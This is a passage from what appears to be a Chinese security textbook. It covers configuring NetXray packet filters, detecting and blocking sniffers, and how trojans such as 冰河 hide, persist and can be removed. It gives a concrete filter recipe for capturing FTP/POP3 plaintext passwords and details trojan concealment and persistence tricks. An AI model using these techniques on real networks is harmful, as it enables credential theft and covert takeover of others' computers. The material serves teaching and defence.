在“ New Profile Name ”中输入“ first ”，以 Default 为模板选择“ OK→Done ”。设置过滤所有目标 IP 是 202.120.224.6 的报文，即“ Any→202.120.224.6 ”开始抓包，同时用 IE 登录 http://202.120.224.6，这时会发现窗口中的指针在移动，发现过滤到包后，就可以停止抓包了。

选中一个目标 IP 是 202.120.224.6 的报文，选择菜单条中的“ Packet→Edit Display Filter ”命令，选择“ Data Pattern ”中的“ Add Pattern ”，到 TCP 层选中 8080 目标端口，用鼠标选中“ set data ”，在 name 中输入“ TCP ”。单击“ OK ”按钮确定，然后在 Packet 中选择“ Apply Display Filter ”。以后用 proxy 规则过滤将只过滤目标 IP 是 202.120.224.6.目标端口是 8080 的报文。

（3）设定端口。

选择“ Filter Setting→Data Pattern ”命令，现在可以随意设置所需要的过滤条件。现举一例说明：过滤经过 BBS（端口 2323）的 IP 包，先选中第 1 行，用“ Toggle AND/OR ”调整成 OR。

单击“ Edit Pattern ”按钮，在弹出的对话框里设置 Packet 34 2 Hex（十六进制），从顶头开始填写 09 13，因为十进制的 2323 对应十六进制的 0x0913，而 IP 包使用网络字节顺序，高字节在低地址。起名为“ beginbbs ”，单击“ OK ”按钮，再次选择“ Edit Pattern ”，Packet 36 2 Hex 从顶头开始填写 09 13 起名为“ endbbs ”，单击“ OK ”按钮。于是最外层的 OR 下有两个分支，分别对应两个 Pattern，如图 4-15 所示。




图 4-15　过滤设置

还有很多变化，但都和这个基本例子差不多，过滤规则可以非常复杂。

最外层的 OR 表示它下面的所有分支之间都是 OR 的关系，所以建议当企图建立一个非常复杂的规则时先写出逻辑表达式再来操作，以免不必要的重复劳动。

（4）捕获 ftp/pop3 口令明文。

NetXray 所谓的高级协议过滤事实上就是端口过滤，用上面介绍的方法指定源端口、目标端口均过滤 0x00 0x17，就可以达到和指定 Telnet 过滤一样的效果。NetXray 认为 Telnet 就是 23 端口，所以如果想捕捉一个非标准 Telnetd 的通信，必须自己指定端口过滤。此外 Windows 98 下 services 文件的修改不影响 NetXray 认为 Telnet 就是端口 23。

每次指定捕捉 Telnet 协议，但显示的时候可能会发现有些包没有标记成 Telnet，而是标记成 TCP，这是为什么？因为这些标记成 TCP 的包没有 Telnet 数据区，虽然在完整的物理帧中有数据，但根据 IP 报头中的 ntohs（ ip→tot_len ），对于 IP 报文来说没有 Telnet 数据区。物理帧中为什么有？可能是考虑“ 填充 ”，不知道是数据链路层从内核返回的时候带上来的“ 填充 ”，还是对端发送的时候就已经 “ 填充 ”，在 Linux 下用 sock_packet 抓包也存在同样的问题，一般情况下 recvfrom 返回的字节数减去各个报头长度得到数据区长度，但出现 “ 填充 ” 时就不是这样了，所以处理 IP 协议族时，一定要用 ntohs（ ip→tot_len ）。

使用 NetXray 时，不要看第三栏，那里是完整的物理帧，有很多干扰信息，应该看第二栏的数据区。如果是分析 Telnet 协议并还原屏幕显示，只需要抓从 Server 到 Client 的回显数据即可，因为口令不回显，这种过滤规则下抓不到口令明文。在 Linux 下编程时需要考虑 95 个可打印字符、汉字以及 32 个控制字符的显示过滤问题。如果想抓 Telnet 的口令明文，需要抓 Client 到 Server 的数据。Pred 写的 Sniff 监听别人的 BBS 登录就像看动画，但看不到口令，应该是只抓从 Server 到 Client 的回显数据。

NethackII 可以抓 pop3/ftp/telnet 的口令，对于前两者很容易实现，因为有 PASS 关键字可以鉴别，后者稍微麻烦些，需要重组。值得一提的是 Foxmail 的邮件监视器，简直就是定时发送口令明文，用 NetXray 抓从 Client 到 Server 包，指定过滤 PASS 关键字，非常清楚。下面简单说一下这个设置。

先指定 IP 过滤规则，应该只指定 “ any <--> any ”，或者干脆不指定 IP 地址，以最大可能捕捉口令。然后增加一个过滤模式，Packet 54 4 Hex 0x50 41 53 53 再增加一个过滤模式，Packet 54 4 Hex 0x70 61 73 73 两者是 or 模式，后者是因为这种关键字在网络传输中大小写不敏感，比如 Cuteftp 发送的是 PASS。剩下的就是等口令来了。注意，不必指定过滤特定高级协议，直接指定过滤 IP 协议族就可以了，用这种办法 ftp/pop3 口令是很容易看清楚的。这里的使用说明可以用于 Sniffer Pro 2.6，因为这两个东西实际是一个公司的。在协议分析方面 NetXray 比 Sniffer Pro 要方便，虽然支持的协议少了点，但是在设置过滤规则和应用过滤规则等小操作上，显然 Sniffer Pro 没有吸取 NetXray 的精华，这些小操作平时很难遇到，但真正做协议分析指定一些复杂的过滤规则时就会碰上它们。

（5）捕获 RPC 报文。

下面给出的办法仅仅是种尝试而已。因为 RPC Server 使用动态端口，所以无法进行常规的端口过滤设置，如果一定要设置可能需要尝试，这里给一种不是很科学的办法：

第一，指定进行 IP 过滤，设置 “ Any <--> RPC Server IP ”。

第二，指定对 TCP 以及 UDP 协议进行过滤，因为 RPC Server 可能的底层支持协议包括二者。

第三，进入 “ Data Pattern ” 设置页，用 Toggle AND/OR 调整成 OR，因为的逻辑表达式的最外层是 OR4，单击 “ Add Pattern ” 按钮，在弹出的对话框里设置 Protocol 60 8 Hex 00 00 00

00 00 00 00 02 起名 TCP RPC CALL。

第四，单击“ Add Pattern ”按钮，在弹出的对话框里设置 Protocol 60 4 Hex 00 00 00 01 起名 TCP RPC REPLYProtocol 32 8 Hex 00 00 00 00 00 00 00 02 起名 UDP RPC CALLProtocol 32 4 Hex 00 00 00 01 起名 UDP RPC REPLY。

这里给的办法仅仅代表一种思路，如果发现并没有抓住某个特定 RPC Server 的报文，可以自行调整过滤规则。如果只想抓 RPC CALL 报文，可以考虑这个思路。NetXray 发包前可以在 decode 状态下编辑，Sniffer Pro 2.6 却不像 NetXray 那样“ 善解人意 ”，只能进行二进制编辑。Sniffer Pro 的 Add Pattern 里的 TAB 键很不方便，并且这里也不提供 decode 支持。不过破解版的 NetXray 在 decode 时有些地方对不准，菜单“ Window ”也经常失灵。

下面是 IP 过滤规则的设置：

第一，从菜单上选择“ Capture→Filter ”命令，单击左上角的“ New Profile ”按钮，输入觉得切合要求的名字，比如 IP。这里有个小窍门，如果已经有一个合理可用的 Default 规则，就先选中 Default 规则，然后点击左上角的“ New Profile ”按钮，那么新规则以 Default 规则为模板生成。

第二，不要动 TCP/UDP Port 页和 Address 页。

第三，选中 Layer 3+页，假设所有的复选框都选中了，因为这里设置的是 IP 过滤规则，要求抓取所有 IP 报文。注意 LanExplorer 把 ARP 归入 Layer 3+页，如果的确只想抓 IP 报文，清除该页第一个“ ARP ”复选框。反之，如果只想抓 ARP 报文，应该清空 Layer 3+页后只选择该页第一个“ ARP ”复选框。

第四，选中 Layer 2/3 页，假设所有的复选框都清空了，从左边开始，在“ Ethernet II ”栏里只选择“ IP/ARP ”复选框，注意与 Layer 3+页之间的关系。3.5 版这里会自动选中“ LLC ”栏里的“ IP ”复选框以及“ SNAP ”栏里的“ IP/ARP ”复选框，3.6 版就不必如此了。

第五，选中 Layer 2 页，假设所有的复选框都清空了，在“ VLAN ”栏里选中“ Others ”复选框，“ MAC ”栏根据需要指定，比如只想抓取单播 IP 报文，就只选中“ Unicast ”复选框。“ VLAN ”栏里“ Others ”复选框必须选中，原因不明。

再看第三条，如果想抓 ARP 报文，因为 Arp Request 是广播报文，为了同时抓取请求和响应报文，必须在“ MAC ”栏里选中“ Broadcast ”复选框。当然，若只选中“ Unicast ”复选框，将抓取所有 Arp Reply 报文。最后单击“ 确定 ”按钮。

第六，从菜单上选择“ Capture→Filter ”命令，选中要使用的过滤规则，如果刚刚创建过新规则，则默认的当前过滤规则就是新规则，从菜单上选择“ Capture→Start ”命令。

- 以 default 为模板复制一条规则 ARP。
- 在“ 高级过滤 ”里选中 ARP 协议。
- 在"数据模板"里选择“ 增加模板 ”，此时默认是 AND 规则。
- 依次输入或选择 Packet 28 4 Hex。
- 从顶头开始输入 C0 A8 0A 19 则表示源 IP 为 192.168.10.25 描述性文字任意，比如 srcIp＝192.168.10.25。

一路单击“ 确定 ”按钮即可。

事实上平时设置过滤规则不必这样麻烦，可以先用母体规则（比如 default）抓取一些报文，然后用鼠标选中需要的报文，保持不动的情况下进入过滤规则设置界面，新建一个过滤规则 ARP，

此时“数据模板”里的“设置数据”按钮可用，在左面选择感兴趣的数据域，单击“设置数据”按钮，会自动替生成一个“数据模板”，然后根据需要稍微修改一下即可。即使对 TCP/IP 非常熟悉，也没有必要自己计算偏移量。<>里的“数据模板”一样推荐采用这个办法指定。

4.2.5 网络监听对策

1. 如何监测主机正在监听

如何才知道有没有 Sniffer 在网上运行着呢？这也是一个很难说明的问题，下面介绍几点比较有说服力的理由可证明网络中有 Sniffer。

- 网络通信丢包率反常的高。

通过一些网络软件，可以看到信息包传送情况（不是 Sniffer），向 ping 这样的命令会告诉掉了百分几的包。如果网络中有人在听，那么的信息包传送将无法每次都顺畅地流到的目的地（这是由于 Sniffer 拦截每个包导致的）。

- 网络带宽出现反常。

通过某些带宽控制器，可以实时看到目前网络带宽的分布情况，如果某台机器长时间的占用了较大的带宽，这台机器就有可能在听。在非高速信道上，如 56K DDN 等，如果网络中存在 Sniffer，应该也可以察觉出网络通信速度的变化。

- 通常一个 Sniffer 的记录文件会很快增大并填满文件空间。在一个大型网络中，Sniffer 明显加重机器负荷。这些警告信息往往能够帮助管理员发现 Sniffer。
- 一个主机上的 Sniffer 会将网络接口置为混杂模式以接收所有数据包。对于某些 UNIX 系统，通过监测到混杂模式的网络接口。虽然可以在非混杂模式下运行 Sniffer，但这样将只能捕获本机会话。只有混杂模式下的 Sniffing 才能捕获以太网中的所有会话，其他模式只能捕获本机会话。

对于 SunOS、Linux 和其他 BSD UNIX 系统，如下命令：

“ifconfig –a”

会显示所有网络接口信息和是否在混杂模式。DEC OSF/1 和 IRIX 等系统需要指定设备。要找到系统中有什么网络接口，可以运行如下命令：

```
# netstat -r
Routing tables
Internet:
Destination Gateway Flags Refs Use Interface
default iss.net UG 1 24949 le0
localhost localhost UH 2 83 lo0
```

然后通过如下命令检查每个网络接口：

```
#ifconfig le0
le0: flags=8863
inet 127.0.0.1 netmask 0xffffff00 broadcast 255.0.0.1
```

入侵者经常会替换 ifconfig 等命令来避开检查，因此一定要检查命令程序的校验值。

在 ftp.cert.org:/pub/tools/的 cpm 程序（SunOS 平台）可以检查接口是否有混杂模式标记。

这些命令只在 Sniffer 与内核存在链接时有效。而在缺省情况，Sniffer 是没有与内核链接

的。大多数的 UNIX 系统，例如 Irix、Solaris、SCO 等，都没有任何标记来指示是否处于混杂模式，因此入侵者能够窃听整个网络而却无法监测到它。

如果计算机上使用两块网卡，把一块设置为混杂模式，并把 IP 地址设置为 0.0.0.0，另一块处于正常的模式并是正确的地址，这样将很难发现 Sniffer 的存在。

注意：要监测只采集数据而不对任何信息进行响应的窃听设备，需要逐个仔细检查以太网上所有物理连接，不能仅通过远程发送数据包或 ping 命令来检查计算机是否正在窃听。

2. 阻止 Sniffer

- 使用交换机

随着交换机的成本和价格的大幅度降低，交换机已成为非常有效的使 Sniffer 失效的设备。目前最常见的交换机在第三层（网络层）根据数据包目标地址进行转发，而不太采取集线器的广播方式，从而使 Sniffer 失去了用武之地。

- 加密

目前有许多软件包可用于加密连接，从而使入侵者即使捕获到数据，也无法将数据解密进而失去窃听的意义。

- Kerberos

Kerberos 是一个加密网络中账号信息的软件包。它的缺点是所有账号信息都存放在一台主机中，如果该主机被入侵，则会危及整个网络安全。另外配置它也不是一件简单的事情。Kerberos 包括流加密 rlogind 和流加密 telnetd 等，它可以防止入侵者捕获用户在登录完成后所进行的操作。

- 一次性口令技术

S/key 和其他一次性口令技术一样，使窃听账号信息失去意义。S/key 的原理是远程主机已得到一个口令（这个口令不会在不安全的网络中传输），当用户连接时会获得一个“挑战”（challenge）信息，用户将这个信息和口令经过某个算法运算，产生正确的“响应”（response）信息（如果通信双方口令正确）。这种验证方式无须在网络中传输口令，而且相同的“挑战/响应”也不会出现两次。

还有一种一次性口令技术是 ID 卡系统。每个授权用户都有一个产生用于访问各自账号的数字号码的 ID 卡。如果没有这个 ID 卡，不可能猜出这个数字号码。

4.3 特洛伊木马与远程控制

4.3.1 什么是特洛伊木马

简单地说，特洛伊木马是一个包含在一个合法程序中的非法程序。该非法程序被用户在未知的情况下被执行。其名称源于古希腊的特洛伊木马神话，传说希腊人围攻特洛伊城，久久不能得手，后来想出了一个木马计，让士兵藏匿于巨大的木马中。大部队假装撤退而将木马摈弃于特洛伊城，让敌人将其作为战利品拖入城内。木马内的士兵则乘夜晚敌人庆祝胜利、放松警惕的时候从木马中爬出来，与城外的部队里应外合而攻下了特洛伊城。

简单地说，特洛伊木马一般有两个程序：一个是服务器程序，一个是控制器程序。如果计算机被安装了服务器程序，那么，黑客就可以使用控制器进入计算机，通过命令服务器程序达

到控制计算机的目的。

4.3.2 木马的相关问题

1. 木马的危害

对个人上网计算机威胁最大的就是病毒和特洛依木马。安装了木马以后，黑客就可以通过客户端程序连接到用户的计算机，对计算机拥有了完全的控制权，其危害是不言而喻的。首先，中了木马的计算机毫无安全性可言，拨号上网的密码、信箱密码、主页密码，甚至网络信用卡密码也会被偷走；其次，黑客要是有病毒库，就可以通过木马传染到计算机上来，硬盘上的所有数据完全暴露，系统文件、注册表可被修改，鼠标被控制，键盘被锁上，屏幕也可被看见，一句话，用户的计算机完全被黑客控制了。

2. 木马的基本机制

一般的程序需要点击该程序才会启动，那么木马是怎样启动的呢？木马为了能在每次计算机开机的时候进入内存发挥作用，主要手法是加载到注册表的启动组中，也有些会捆绑到其他程序中附带进入内存，这些被捆绑程序在计算机启动的时候由 Windows 自动运行，也有根据用户需要而运行的。

木马是怎样和黑客联系的呢？又是怎样把资料送给黑客的呢？

大部分情况下是黑客和计算机中的木马服务端联系，当木马在计算机中存在的时候，黑客就可以通过控制器命令木马做事情了。这些命令是在网络上传递的，需要遵守 TCP/IP。TCP/IP 规定计算机的端口有 256×256=65536 个，从 0～65535 号端口，木马打开一个或者几个端口，黑客所使用的控制器就是通过木马的端口进入的计算机的。

这些端口好像“ 后门 ”一样，所以，也有人把特洛伊木马叫做后门工具。每个木马所打开的端口不同，根据端口号，可以识别不同的木马，比如 NETSPY 木马的端口是 7306，SUB7 的端口是 1243，冰河是 7626。但是，有些木马的端口号是可以改变的，比如 SUB7，黑客通过控制器可以将端口号改变成 12345 等，冰河的端口也是可以变的，这更增加了木马检测的难度。

综上所述，总结了以下 3 点：第一，木马需要一种启动方式，一般在注册表启动组中；第二，木马需要在内存中才能发挥作用；第三，木马会打开特别的端口，以便黑客通过这个端口和木马联系。基于这 3 点可以删除木马，防御黑客的入侵。

3. 木马的基本功能

一个木马必须要具备读和写的功能，才算是一个真正的木马。

读的功能，就是可以将目标计算机上的文件下载，可以分析目标计算机系统，进而选择入侵方法。

写的功能，就是上传文件到目标计算机上，当然可以将软件传到目标上。

当然，同时也具有运行黑客所希望运行程序的能力。因为黑客可以先上传一个多功能的木马目标计算机上（写的功能），然后修改目标计算机上的特定与启动有关的文件，比如：c:\windows\win.ini 或者 c:\windows\system.ini（读的功能），或者也可以修改注册表的启动项，目标计算机下一次启动，就将自动运行黑客想要运行的程序。

这就是为什么读写功能是木马的基本要求，同时它也为进一步扩大入侵奠定了基础。

对于比较完善或者比较高级的木马程序所应该具备如下的功能。

（1）运行程序：这一点是比较重要的，上传的软件可以直接运行，入侵的效率会大大提高。

（2）查看及终止目标计算机进程：有了这项功能，就可以知道目标计算机在做什么事情，如果发现是追踪或者设法反攻击，就可以及时关闭入侵程序。

（3）需要能方便地编辑注册表，能捆绑到其他软件上，能改变安装地点及启动方式，能改变端口，上网自动通知。

4. 木马的生存能力

木马的生存能力是一项很重要的能力，如果木马容易被发现并删除，那么不仅不能完成黑客所交给地任务，而且，目标计算机的主人可以监视端口，反而让黑客暴露自己，要是遇上高手，说不定黑客自己成了入侵的目标。

木马的生存能力包括隐蔽性能、顽固性和潜伏能力。

木马有其不为人知的目的，所以，必须要具有隐蔽的性能，目前所见到的大部分木马多少都采用了一些隐蔽的办法。

顽固性是指难以删除，比如安装以后，会和操作系统合为一体等。

木马的潜伏能力也相当重要，如果木马能像特务一样潜伏在某个位置，当暴露的木马被删除以后，备用的木马能启动继续打开端口让黑客进入，那么，木马的生存能力将提高许多倍。

（1）木马隐蔽性

木马隐蔽性包含 8 方面：木马的启动方式，木马在硬盘上的位置，木马的文件名，木马的文件属性，木马的图标，木马开放的端口，木马运行时的隐蔽和木马在内存中的隐蔽。

- 木马的启动方式

木马最容易下手的地方是 3 个：注册表、win.ini、system.ini，在 Windows NT/2000 系统中还可以通过“服务”进行启动。计算机启动的时候，需要装载这些部分，大部分木马是使用这几种方式启动的。

比较特殊的例子是木马 schoolbus 1.60 版本，它是采用替换 windows 启动程序装载的，这种启动办法比较隐蔽，而且不容易排除木马。

另外也有捆绑方式启动的，木马 phAse 1.0 版本和 NetBus 1.53 版本就可以以捆绑方式装到目标计算机上，可以捆绑到启动程序上，也可以捆绑到一般程序的常用程序上。如果捆绑到一般的程序上，启动是不确定的，这要看目标计算机主人了，如果不运行，木马就不会进入内存。

捆绑方式是一种手动的安装方式，一般捆绑的是非自动方式启动的木马。非捆绑方式的木马因为会在注册表等位置留下痕迹，所以很容易被发现，而捆绑木马可以由黑客自己确定捆绑方式、捆绑位置和捆绑程序等，位置的多变使木马由很强的隐蔽性。

- 木马在硬盘上的位置

在 Windows 98 系统中，木马的位置一般是在 c:\windows 和 c:\windows\system 中；对于 Windows NT/2000 系统则一般在 c:\winnt\system32 下面。在这些目录下，因为 Windows 的一些系统文件在这两个位置，如果误删了文件，计算机可能崩溃，不得不重新安装系统。所以木马启动文件放在此处比较隐蔽也很方便。

- 木马的文件名

很多木马的文件名和 Windows 的系统文件接近，粗心的用户很可能被搞糊涂，因此木马文件的命名也很有学问，好的名字可以更好地伪装木马的位置，不容易被发现。

比如木马 SubSeven 1.7 版本的服务器文件名是 c:\windows\KERNEL16.DLL，而 Windows 由一个系统文件是 c:\windows\KERNEL32.DLL，它们只差一点点，但是删错了的话，结果可大不相同，删除 KERNEL32.DLL 可能会造成系统崩溃。

再比如，木马 phAse 1.0 版本，生成的木马是 c:\windows\system\msgsrv32.exe，和 windows 的系统文件 c:\windows\system\msgsrv32.exe 一模一样，只是图标有些不同。

上面两个是假扮系统文件的类型，再来看看无中生有的类型，木马 SubSeven 1.5 版本服务器文件名是 c:\windows\window.exe，看清楚了，名字中比“ window.exe ”少一个 s，普通用户不知道它是木马的话是不敢贸然删除的，这也是木马设计者的“ 狡猾 ”之处。

- 木马的文件属性

在 Windows 的资源管理器中可以看到硬盘上的文件，默认方式下隐含文件和 DLL 等系统文件是不显示的，部分木马就采用这种办法，在硬盘上看不到，虽然办法是简单了点，但是，如果不注意，还是会漏掉的。比如木马 schoolbus 2.0 版本的木马是一个隐含文件；QQspy 所生成的两个服务端程序在系统目录下面也是隐含的，必须在“ 文件夹 ”选项里面进行修改，才能看见包括隐含文件在内的所有文件。

- 木马的图标

服务器的图标必须给目标计算机的主人误会，让他以为这是计算机的系统文件，不能删除。这样同样给普通用户造成一种错觉，是其不敢随意删除，也算是一种“ 伪装 ”手段吧，看上去都像是系统文件。

这里还有一个特殊的例子，就是 BO，它的图标是透明的，文件名没有，后缀名是 EXE，Windows 默认方式下不显示后缀名的，所以在资源管理器中是看不到这个文件的。

- 木马开放的端口

黑客要进入的计算机，必须要有通往计算机的途径，也就是说，木马必须打开某个端口，这个端口被称为“ 后门 ”，木马也叫“ 后门工具 ”。

这个不得不打开的后门是很难隐蔽的，只能采取混淆的办法，很多木马的端口是固定的，让人一眼就能看出是什么样的木马造成的。改变端口号是一种混淆的办法。

读者都知道 7306 是木马 netspy 造成的，木马 SUB7 可以改变端口号，SUB7 默认的端口是 1243，如果没有改变，那么目标计算机的主人马上就可以使用删除 SUB7 的办法删除它，但是如果把 1243 端口改成了 7306 呢，那可能就会把目标计算机的主人弄糊涂了。

可能有人会认为，要是这个端口会自动改变就好了，每次上网端口号自动改变，看似很好的主意，但实际上不可行。比如，真有这样的木马装在一台计算机上，每次上网的端口均会改变，对于黑客，如何才能进入目标机器呢？由于端口号是不断变化的，因此根本无法知道这个木马现在开放的端口号是多少。若想通过扫描来缺点端口号，端口一共有 6 万多个，什么时候扫描完毕？即使目标机器的主人是一个“ 菜鸟 ”，这样高速度扫描计算机，也会导致通信阻塞，谁会在网速非常慢的情况下在网络上待半个小时？

所以，这基本上是不可行的。

- 木马运行时的隐蔽

木马在运行的时候肯定是隐蔽，如果木马在目标计算机上打开一个窗口，告诉用户什么什么人在的计算机中干什么，那就不是木马了。从这个意义上说，FTP Serv-U 2.3b 真的不算是木马。

因此很多木马运行的时候会没有任何反应，或者出现一个类似 Windows 系统对话框的形状，以此来迷惑用户。

- 木马在内存中的隐蔽

一般情况下，如果某个程序出现异常，用正常的手段不能退出的时候，采取的办法是按“ Ctrl+Alt+Del ”组合键，跳出一个窗口，找到需要终止的程序，然后关闭它。

早期的木马会在按“ Ctrl+Alt+Del ”组合键时显露出来，现在大多数木马已经看不到了。

所以只能采用内存工具来查看内存中存在木马。

前面所说的木马的文件名也帮助木马在内存中的隐蔽，一般用户是不会终止那些看上去很像系统文件的程序，因为终止错了可能导致死机。

（2）木马的顽固性

木马的顽固性指的是，即使木马被发现存在于计算机中，但却很难删除，那么这就是一个顽固的木马。比如木马 schoolbus 1.60 版本和 2.0 版本，启动位置是在 c:\windows\system\runonce.exe 中，很难修改这个文件，只有重新安装这个文件才可以排除木马。

再比如木马 YAI 07.29 1999 版本，大面积的程序染上木马，导致不得不格式化硬盘，手动删除将很难删除干净。删除这种类型的木马，还是交给杀毒软件去吧。

诸如网上很流行的“ 冰河 ”、“ 广外女生 ”等木马，都采用文件关联等方法来保护自己，使得其很难完全被删除。

（3）木马的潜伏能力

有的木马具有潜伏的能力，表面上的木马被发现并删除以后，后备的木马在一定的条件下会跳出来。

这种条件主要是目标计算机主人的操作造成的。

先来看一个典型的例子：木马 Glacier（冰河 1.2 正式版）。

这个木马有两个服务器程序，c:\windows\system\Kernel32.exe 挂在注册表的启动组中，当计算机启动的时候，会装入内存，这是表面上的木马。

另一个是 c:\windows\system\sysexplr.exe，也在注册表中，它修改了文本文件的关联，当点击文本文件的时候，它就启动了，它会检查 Kernel32.exe 是不是存在，如果存在，则什么事情也不做。

当表面上的木马 Kernel32.exe 被发现并删除以后，目标计算机的主人可能会觉得自己已经删除木马了，应该是安全的了。一旦目标计算机的主人在后来点击了文本文件，则这个文件文件照样运行，而 Sysexplr.exe 被启动了。

Sysexplr.exe 会发现表面上的木马 Kernel32.exe 已经被删除，就会再生成一个 Kernel32.exe，于是，目标计算机以后每次启动计算机木马又被装上了。

这是一个典型的具有潜伏能力的木马，另外具有潜伏能力的还有木马 BirdSPY（鸟人），只不过其性能比冰河差远了。

5. 对付木马的常用工具

Regedit：这是 Windows 自带的，位置是：C:\windows \regedit.exe，注册表修改工具，大部分的木马是在注册表的启动组添加键值，以便在计算机启动的时候运行，可以使用 Regedit 对注册表进行修改，但是，千万小心，弄错了可能造成系统崩溃。

Tcpview：这是查看端口和线程的。只要木马在内存中运行，一定会打开某个端口，只要黑客进入的计算机，就有新的线程，Tcpview 虽然是静态表示端口和线程的，但是它使用方便、占用资源少。

ATM：木马在内存中运行，想终止它运行，ATM 是最好的，它被汉化了，而且不用安装，还可以在界面上清楚地看到什么软件在运行，软件的硬盘位置等，对查找木马很有帮助。

Lockdown：比较好的防御工具，被广泛使用。它能删除很多木马，还能监视注册表的变化。新的 Lockdown2000 增加了很多功能，能够监视系统文件变化、注册表的改动、TCP/UDP 连接、还可对系统进行木马扫描和清除。

NukeNabber：开启端口，如果黑客扫描过这些端口，就会报警，监视的端口可以自定。

6. 木马的发现和清除

发现可疑的木马之后，在删除木马之前，最重要的一项工作就是备份，备份注册表以防止系统崩溃。而备份认为是木马的文件，如果不是木马就可以恢复，如果是木马就可以对木马进行分析。

最简单的删除木马方法是安装杀毒软件，现在很多杀毒软件能删除网络最猖狂的木马，比如 BO 木马。

当然手动删除是最重要的，因为木马库中大部分是不会被杀毒软件删除的。

大部分木马会放在启动项中，最常见的是加载到注册表的启动组中，在这种情况下，木马会进入内存，打开端口，只要使用 Tcpview，看看自己有什么可疑的端口开放就行了。

如果有可疑的端口开放，按照以下步骤进行：先记下这个端口号，然后打开 ATM 软件看看内存中正在运行那些软件，把这些软件名称和硬盘位置用笔记到纸上，然后终止某个程序运行，如果端口还是开放着，那么被终止运行的程序不是木马，然后继续终止下一个，直到端口不再开放，就也就找到了木马。

木马程序的运行都是隐蔽的，在屏幕上不可能看到木马窗口，因为木马程序在运行时是“ 隐含 ”的。在 ATM 中可以看到带“ S ”标志的程序是后台运行的，带 S 标志的一般会是这两种，一种是系统文件；一种就是木马。终止系统文件的运行可能导致死机，用户应该具备一定的 Windows 知识。

当找到木马以后，需要做的第一件事情就是备份木马样本，这是很重要的。既可以日后学习学习，还可以在系统崩溃后进行恢复。

当备份以后，需要验证一下是不是木马，新建一个目录，把木马移到这里，运行它，看看端口是否打开，原目录中是不是又生成了这个文件，是的话可以确认为木马。

开始删除工作了，先终止该程序在内存中的运行，保证端口没有打开，注意，先不要在硬盘上删除该文件。

首先到注册表中去查包含该文件名的键值，如果在启动组中找到就先用笔记下键值，然后删除它。

注册表的其他很多位置也会启动木马，不是在计算机开机的时候，而是在某种特定的条件下。冰河木马为例，木马除了注册表启动组启动外，还在注册表的这个位置做了手脚：HKEY_CLASSES_ROOT\txtfile\shell\open\command，键值名：（默认），键值：c:\windows\system\Sysexplr.exe %1 。打开文本文件有两种办法：一种是先打开记事本程序，然后打开文件，第二种是在硬盘上直接双击文本文件，如果是第二种的话，就惨了，计算机发现点击的文件后缀是 TXT，它就到注册表种去找对应的程序，原来应该找到的是 c:\windows\notepad.exe，现在变成了 C:\windows\system\Sysexplr.exe，就中上木马了。

同样道理，点击 EXE 可能中木马，点 HTM 也可能中木马，这完全在于注册表。

这样的木马就麻烦多了，只有先找到木马，然后再到注册表中去找了。所以，平时要多注意看看 Tcpview，看看有没有端口打开着。

注册表的的启动一般就这两种，启动组和非启动组。如果是修改其他的文件，那么也可以用同样的办法。

到硬盘上去找包含该木马文件名的 INI 和 EXE 或者 DLL 文件。

如果找到 INI 文件，先打开看看是在什么位置。比如是 foxmail.ini 的话，启动 foxmail 看看，木马是不是进入内存，端口有没有打开，如果是的话，那么是 foxmail.ini 被修改了，帮助木马启动。修改 INI 文件，就可以了。

如果是其他的 EXE 文件启动，那么运行这个程序，木马是不是被装入内存。如果端口是的话，说明要么是该文件启动木马程序的，要么是该文件捆绑了木马程序。

如果是 Windows 自带的程序，可以到安装光盘上去释放一个出来，覆盖一下就行了。

如果是自己安装的程序，可以到其他地方拷贝一个，再重新安装一下。

如果是 DLL 文件，可以比照 EXE 文件的办法。另外，注意后缀名是 DLL 的文件。

这里介绍一点常识，现在的硬盘很大，C 盘上有 1000MB 的文件是不希奇的了，如果找每个文件的话速度太慢，可以找小于 4MB 或者 3MB 的文件，理由是：一般的 Modem 最快也不过是 56KB，如果黑客真的进入了用户的计算机，把一个捆绑文件送到 C 盘上，其过程就等于用户在下载文件，黑客不可能高速地往用户的计算机中上传文件，因为会被用户发现，黑客也不可能像网络蚂蚁一样多线程并且断点续传，所以要往用户的计算机中上传 3MB 的文件需要很长时间，而且这个黑客要有很大的耐心，至于 10MB 左右的文件更是不可能了，所以，只需要在硬盘上找 3MB 或者 4MB 以下的文件就可以了。

除了上面说的启动木马情况外，最常见的就是捆绑木马了。比如将木马捆绑到浏览器上，开机检查没有端口开放就很放心了，上网以后一打开浏览器，木马被附带启动了，木马端口打开，黑客就可以进入了。

捆绑有两种办法：一种是手动的，一种是木马自带捆绑配置工具，两种情况都一样，按照捆绑的先后次序，可以分为主程序和次程序，一般将原程序作为主程序，将木马程序作为次程序，不过将木马作为主程序也是可以的。典型的 EXE 文件捆绑工具有 Exebinder 等。例如，木马捆绑到了 IRC 上了，只要启动捆绑的 IRC 程序后，主程序不变，照样启动，同时会在系统的临时文件夹生成次程序并执行，默认的临时文件夹是 c:\windows\temp。这样，办法就有了，可以经常去看看临时文件夹，可能发现的是原程序，也可能是木马。删除的办法就是重新安装一次。因为木马是捆绑的，木马样本很难备份，不利于以后学习。

这仅仅是简单的查找方法，如果没有运行捆绑程序，就不能发现，；而且这种查找办法不

是很彻底。要想完全删除未知的木马捆绑程序是一件很困难的事情，对于已知的木马捆绑程序，可以用特征字符串查找一下，在前面，已经列出了很多木马的特征字符串，可以在硬盘上找小于 3MB 的可执行文件有没有包含这些特征字符串。

4.3.3 几款典型木马与远程控制软件介绍

一、 冰河

1. 功能简介

冰河 2.2 是一款木马程序，全中文界面，具有远程控制功能。这是一个免费软件，主要用于远程监控，具体包括：自动跟踪屏幕变化、记录各种口令信息、获取系统信息、限制系统功能、任意操作文件及注册表、远程关机和发送信息等多种监控功能，其客户端界面如图 4-16：



图 4-16 冰河客户端界面

详细功能介绍如下。

- 自动跟踪目标机屏幕变化，同时可以完全模拟键盘及鼠标输入，即在同步被控端屏幕变化的同时，监控端的一切键盘及鼠标操作将反映在被控端屏幕（局域网适用）。
